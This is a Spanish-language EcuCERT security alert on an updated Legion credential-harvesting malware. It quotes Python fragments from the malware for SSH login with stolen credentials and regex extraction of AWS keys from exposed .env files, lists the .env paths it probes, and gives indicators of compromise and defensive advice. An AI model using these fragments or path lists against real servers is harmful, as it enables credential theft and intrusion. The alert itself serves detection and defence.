



Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	Pág.: 1 of 10

I. DATOS GENERALES:

Clase de alerta:	Malware
Tipo de incidente:	Sistema vulnerable
Nivel de riesgo:	Alto



II. ALERTA



Figura 1.- Malware Legion – compromete servidores SSH, credenciales de AWS asociadas con DynamoDB y CloudWath

Cado Labs descubrió e informó recientemente sobre una herramienta de pirateo emergente centrada en la nube, diseñada para recopilar credenciales de servidores web mal configurados y aprovechar estas credenciales para el abuso de correo electrónico. La herramienta fue nombrada 'Legión' por sus desarrolladores, y fue distribuida y comercializada en varios grupos públicos y canales dentro del servicio de mensajería Telegram.

Los investigadores de Cado ahora han encontrado lo que se cree que es una versión actualizada de este malware básico, con algunas funciones adicionales de interés para los profesionales de la seguridad en la nube.

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR ALERTAS DE SEGURIDAD	 V 1.1
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	Pág.: 2 of 10

III. INTRODUCCIÓN

Legion, una herramienta de hackeo basada en Python, fue documentada por primera vez el mes pasado por la empresa de seguridad en la nube, detallando su capacidad para violar servidores SMTP vulnerables para recolectar credenciales.

También se sabe que explota servidores web que ejecutan sistemas de administración de contenido (CMS), aprovecha Telegram como un punto de filtración de datos y envía mensajes SMS no deseados a una lista de números móviles de EE. UU. generados dinámicamente haciendo uso de las credenciales SMTP robadas.

Una adición notable a Legion es su capacidad para explotar servidores SSH utilizando el módulo Paramiko. También incluye funciones para recuperar credenciales adicionales específicas de AWS relacionadas con DynamoDB, CloudWatch y AWS Owl desde aplicaciones web de Laravel.

Otro cambio se relaciona con la inclusión de rutas adicionales para enumerar la existencia de archivos .env como /cron/.env, /lib/.env, /sitemaps/.env, /tools/.env, /uploads/.env, y /web/.env entre otros.

IV. VECTOR DE ATAQUE:



Configuraciones incorrectas en aplicaciones Web.

V. IMPACTO:

Abuso de SSH

En la muestra de Legion analizada previamente por Cado, los desarrolladores incluyeron código dentro de una clase llamada "legion" para analizar una lista de credenciales de bases de datos exfiltradas y extraer pares de nombre de usuario y contraseña. Luego, la función intentó usar estas credenciales en combinación con un valor de host coincidente para iniciar sesión en el host a través de SSH, suponiendo que estas credenciales se reutilizaran en todos los servicios.

Para lograr esto dentro de Python, se utilizó la biblioteca Paramiko (una implementación de Python del protocolo SSHv2). Sin embargo, en la muestra original de Legion, la

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	V 1.1 Pág.: 3 of 10

importación de Paramiko estaba comentada, lo que hacía que el código que lo aprovechaba fuera redundante. En la actualización más reciente de Legion, parece que esta funcionalidad se ha habilitado.

```

Python
1  if db_user and db_pass:
2      connected = 0
3      ssh = paramiko.SSHClient()
4      ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
5      try:
6          ssh.connect(host, 22, db_user, db_pass, timeout=3)
7          fp = open('Results/!Vps.txt', 'a+')
8          build = str(host)+'|'+str(db_user)+'|'+str(db_pass)+'\n'
9          remover = str(build).replace('\n', '')
10         fp.write(remover + '\n\n')
11         fp.close()
12         connected += 1
13     except:
14         pass
15     finally:
16         if ssh:
17             ssh.close()
  
```



Figura 2.- Fragmento de Python del código de conexión SSH de Legion

Explotación de servicios en la nube adicionales

Esencialmente, el malware busca archivos de variables de entorno en servidores web mal configurados que ejecutan marcos PHP como Laravel. Legion intenta acceder a estos archivos .env enumerando el servidor de destino con una lista de rutas codificadas en las que normalmente residen estos archivos de variables de entorno. Si estas rutas son de acceso público, debido a configuraciones incorrectas, los archivos se guardan y se ejecuta una serie de expresiones regulares sobre su contenido.

A partir de las búsquedas realizadas en los archivos de variables de entorno, es fácil determinar los servicios para los que el malware intenta recuperar las credenciales. En la versión actualizada de Legion, podemos ver el malware buscando credenciales específicas para los siguientes servicios/tecnologías:

- DynamoDB
- Amazon CloudWatch

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	 ALERTAS DE SEGURIDAD
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	Pág.: 4 of 10

- AWS Owl (se cree que es este proyecto: <https://github.com/ab/aws-owl>)

Específicamente para CloudWatch, el malware busca la variable de entorno CLOUDWATCH_LOG_KEY. Este nombre de variable aparece en la documentación de los proyectos públicos de Laravel, incluido un proyecto para manejar el registro de CloudWatch en Laravel. Esto encaja con las capacidades de Legion, ya que la función de recolección de credenciales de la herramienta apunta a las aplicaciones de Laravel.

```



Python
1 elif "CLOUDWATCH_LOG_KEY" in str(text):
2     if "CLOUDWATCH_LOG_KEY=" in str(text):
3         method = './.env'
4         try:
5             aws_key = reg("\nCLOUDWATCH_LOG_KEY=(.*?)\n", text)[0]
6         except:
7             aws_key = ''
8         try:
9             aws_sec = reg("\nCLOUDWATCH_LOG_SECRET=(.*?)\n", text)[0]
10        except:
11            aws_sec = ''
12        try:
13            asu = legion().get_aws_region(text)
14            if asu:
15                aws_reg = asu
16            else:
17                aws_reg = ''
18        except:
19            aws_reg = ''
  
```

Figura 3.- Análisis de archivos .env para el valor de CLOUDWATCH_LOG_KEY

```

Python
1 elif "AWSOWL_ACCESS_KEY_ID" in str(text):
2     if "AWSOWL_ACCESS_KEY_ID=" in str(text):
3         method = './.env'
4         try:
5             aws_key = reg("\nAWSOWL_ACCESS_KEY_ID=(.*?)\n", text)[0]
6         except:
7             aws_key = ''
8         try:
9             aws_sec = reg("\nAWSOWL_SECRET_ACCESS_KEY=(.*?)\n", tex
10        except:
11            aws_sec = ''
12        try:
13            asu = legion().get_aws_region(text)
14            if asu:
15                aws_reg = asu
16            else:
17                aws_reg = ''
18        except:
19            aws_reg = ''
  
```

Figura 4.- Análisis de archivos .env para el valor de AWSOWL_ACCESS_KEY_ID y AWS_OWL_SECRET_ACCESS_KEY

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	V 1.1 Pág.: 5 of 10

Actualizaciones misceláneas

Además de la refactorización general, los desarrolladores de Legion han realizado algunas actualizaciones adicionales a la herramienta de hackeo.

Una de esas actualizaciones es un cambio en la línea de asunto de los correos electrónicos de prueba enviados por el malware, que ahora incluyen una referencia a "King Forza". El nombre de Forza también se usó en un canal de YouTube vinculado por investigadores de Cado a los operadores del malware Legion.



```

Python
1 smtp_server = str(mailhost)
2 login = str(mailuser.replace("'", '')) # paste your login generated by Mailtrap
3 password = str(mailpass.replace("'", '')) # paste your password generated by Mailtrap
4 receiver_email = emailnow
5 message = MIME multipart('alternative')
6 message['Subject'] = f'King Forza SMTP | {mailhost} '
7 message['From'] = sender_email
8 message['To'] = receiver_email
9 text = '
10 html = f" <h3>King Forza smtps! - SMTP Data for you!</h3><br>{mailhost} <br><br><h5>Mailer King
11 part1 = MIMEText(text, 'plain')
12 part2 = MIMEText(html, 'html')
13 message.attach(part1)
14 message.attach(part2)
  
```

Figura 5.- Fragmento que muestra la línea de asunto actualizada, incluido el nombre de Forza

Otra actualización incluyó la adición de rutas adicionales para enumerar la existencia de archivos .env. Los nuevos caminos se pueden ver en la siguiente tabla:

/lib/.env	/api/.env
/lab/.env	/psnlink/.env
/cronlab/.env	/exapi/.env
/cron/.env	/site/.env
/core/app/.env	/web/.env
/database/.env	/en/.env

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	V 1.1 Pág.: 6 of 10

/config/.env	/tools/.env
/apps/.env	/v1/.env
/uploads/.env	/v2/.env
/sitemap/.env	/administrator/.env
/saas/.env	

Fuente: <https://www.cadosecurity.com/updates-to-legion-a-cloud-credential-harvester-and-smtp-hijacker/>



VI. INDICADORES DE COMPROMISO

- Archivos:**

SHA-256	Nombre del archivo
6f059c2abf8517af136503ed921015c0cd8859398ece7d0174ea5bf1e06c9ada	og.py

- Agentes de usuario:**

Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.106 Safari/537.36
Mozilla/5.0 (Linux; Android 7.0; SM-G892A Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Mobile Safari/537.36

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	V 1.1 Pág.: 7 of 10

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36

- **Virus Total señala:**

SHA-256: 6f059c2abf8517af136503ed921015c0cd8859398ece7d0174ea5bf1e06c9ada

Archivo: og.py



Tamaño: 878.78 KB

Propiedades:

MD5	e093fd3b33df5bba830334d6e8861132
SHA-1	f6d034814759848d741b7441a6342289071eea16
SHA-256	6f059c2abf8517af136503ed921015c0cd8859398ece7d0174ea5bf1e06c9ada
SSDEEP	24576:VgiE8tYnQ5VFdel4vx+CisAtOcNDjLphTvFFhnN/Pn3sLaHrlzjDrdntf7rnT/Hw:V3Fdel4vsHkv8wHx
TLSH	T10615B7A4924E1D568340812FF4A454139E6E72738968C439F5FCE3262FD997FB0B0AE7
File type	Python
Magic	Python script, Unicode text, UTF-8 text executable, with very long lines (901u)
TrID	file seems to be plain text/ASCII (0%)
File size	878.78 KB (899872 bytes)

Fuente:

<https://www.virustotal.com/gui/file/6f059c2abf8517af136503ed921015c0cd8859398ece7d0174ea5bf1e06c9ada/details>

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	V 1.1 Pág.: 8 of 10

Según Virus Total, 20 proveedores de seguridad y ningún sandbox marcaron este archivo como malicioso

Popular threat label	Threat categories	Family labels
hacktool.python/afox	hacktool trojan	python afox
Security vendors' analysis		
AhnLab-V3	Trojan/Script.Agent	ALYac
Arcabit	Application.Generic.D34AA13	BitDefender
Cyren	ABRisk.YSUK-7	Emsisoft
eScan	Application.Generic.3451411	ESET-NOD32
Fortinet	Python/ALIENFOX.Altr	GData
Google	Detected	Kaspersky
Lionic	Hacktool.Script.AFox.3lc	MAX
McAfee	Python/Hacktool.a	McAfee-GW-Edition
Microsoft	HackTool.Python/MalgentlMSR	Symantec
Trellix (FireEye)	Application.Generic.3451411	VIPRE

Figura 6.- VirusTotal: proveedores de seguridad y ningún sandbox marcaron este archivo como malicioso



VII. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo tomar en consideración lo siguiente:



- Se debe considerar que las configuraciones incorrectas en las aplicaciones Web, son el método principal utilizado por el malware Legion para recuperar credenciales. Se recomienda que los desarrolladores y administradores de aplicaciones Web revisen regularmente el acceso a los recursos dentro de las propias aplicaciones y busquen alternativas para almacenar archivos secretos; Legion se centra principalmente en la recuperación de credenciales para el abuso de SMTP y SMS. Así también tiene la capacidad de comprometer los servidores SSH y recuperar credenciales adicionales específicas de AWS de las aplicaciones web de Laravel.

En general se debe considerar las siguientes recomendaciones:

- Instalar actualizaciones disponibles en medios oficiales del proveedor, previo análisis del impacto que podría provocar en los servicios críticos para el negocio de la organización.

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR	
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	Pág.: 9 of 10

- Realizar copias de respaldo de seguridad periódicas, de la información crítica para evitar la pérdida de la misma.
- Actualizar el sistema operativo de los equipos a las últimas versiones.
- No abrir, manipular, o interactuar, con correos electrónicos altamente sospechosos que lleguen a las bandejas de correo o mensaje en redes sociales.
- Otorgar privilegios de usuario al mínimo dependiendo del tipo de labor a realizar.
- Implementar técnicas de navegación segura en toda la Institución/Organización, como por ejemplo visita únicamente de sitios con certificados SSL, y, de origen no sospechoso.
- Bloquear el acceso de usuarios, a dispositivos de almacenamiento externo, ajenos a la Institución/Organización, a través de políticas de seguridad adecuadas.
- Implementar y monitorear, plataformas de seguridad perimetral para identificar posible tráfico malicioso tanto a nivel interno como externo a la infraestructura de red de la organización/Institución
- Descargar programas, archivos y actualizaciones, solamente desde fuentes oficiales y verificadas.
- Cerrar todo tipo de conexión/protocolo de acceso remoto a infraestructuras críticas en la Organización/Institución, en el caso de requerir su implementación, realizarlo bajo estrictas normas de seguridad apalancados en plataformas de seguridad perimetral y, uso de una VPN.
- Tener actualizado y utilizar, un software anti-virus
- Mantener actualizados, y, bajo licenciamiento, (ya sea a nivel de software libre o de paga, de ser el caso), todos y cada uno de los sistemas y subsistemas de software y hardware de toda la infraestructura de IT y OT de la Institución, esto es, incluido a nivel de Firmware de todos los componentes.
- Diseñar una política de revisión de logs, que permita detectar comportamientos fuera de lo normal en procesos legítimos del sistema.
- Mantener listas de control de acceso para las unidades mapeadas en red restringiendo los privilegios de escritura. Con esto podrá identificar el impacto generado por el cifrado de archivos, entendiendo que el secuestro de información se producirá en todas las unidades de red mapeadas en el equipo víctima.
- Capacitar a todos los usuarios, mediante la concientización y simulaciones para reconocer e informar sobre intentos de phishing e ingeniería social. Seguir las normativas internacionales tales como ISO 27001:2013 en su control A.7.2.2 “Concientización con educación y capacitación en seguridad de la información” o NIST PR.AT-1: “Todos los usuarios se encuentran entrenados e informados”, a fin de tener bases para divulgar campañas educativas orientadas a nivel de usuarios respecto al correcto uso de las herramientas tecnológicas
- Implementar un plan de respuesta a emergencias de la Organización/Institución.

Nro. Alerta:	AL-2023-025	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR ALERTAS DE SEGURIDAD	 V 1.1
TLP:			
Fecha:	12-jun-2023	Actualización de Legion Malware ataca servidores SSH y credenciales de AWS	Pág.: 10 of 10

- En el caso de sufrir un ataque de proporciones mayores, contacte a las Autoridades competentes en base a la Normativa Legal Vigente a nivel Nacional.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.
- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

- **Lakshmanan, R (2023).** *Legion Malware Upgraded to Target SSH Servers and AWS Credentials.* The Hackers News; recuperado de: <https://thehackernews.com/2023/05/legion-malware-upgraded-to-target-ssh.html>
- **Muir, M (2023).** *Updates to Legion: A cloud Credential Harvester and SMTP Hijacker.* Vado Security; recuperado de: <https://www.cadosecurity.com/updates-to-legion-a-cloud-credential-harvester-and-smtp-hijacker/>
- **Virus Total (2023).** *Og.py*, recuperado de: <https://www.virustotal.com/gui/file/6f059c2abf8517af136503ed921015c0cd8859398ece7d0174ea5bf1e06c9ada>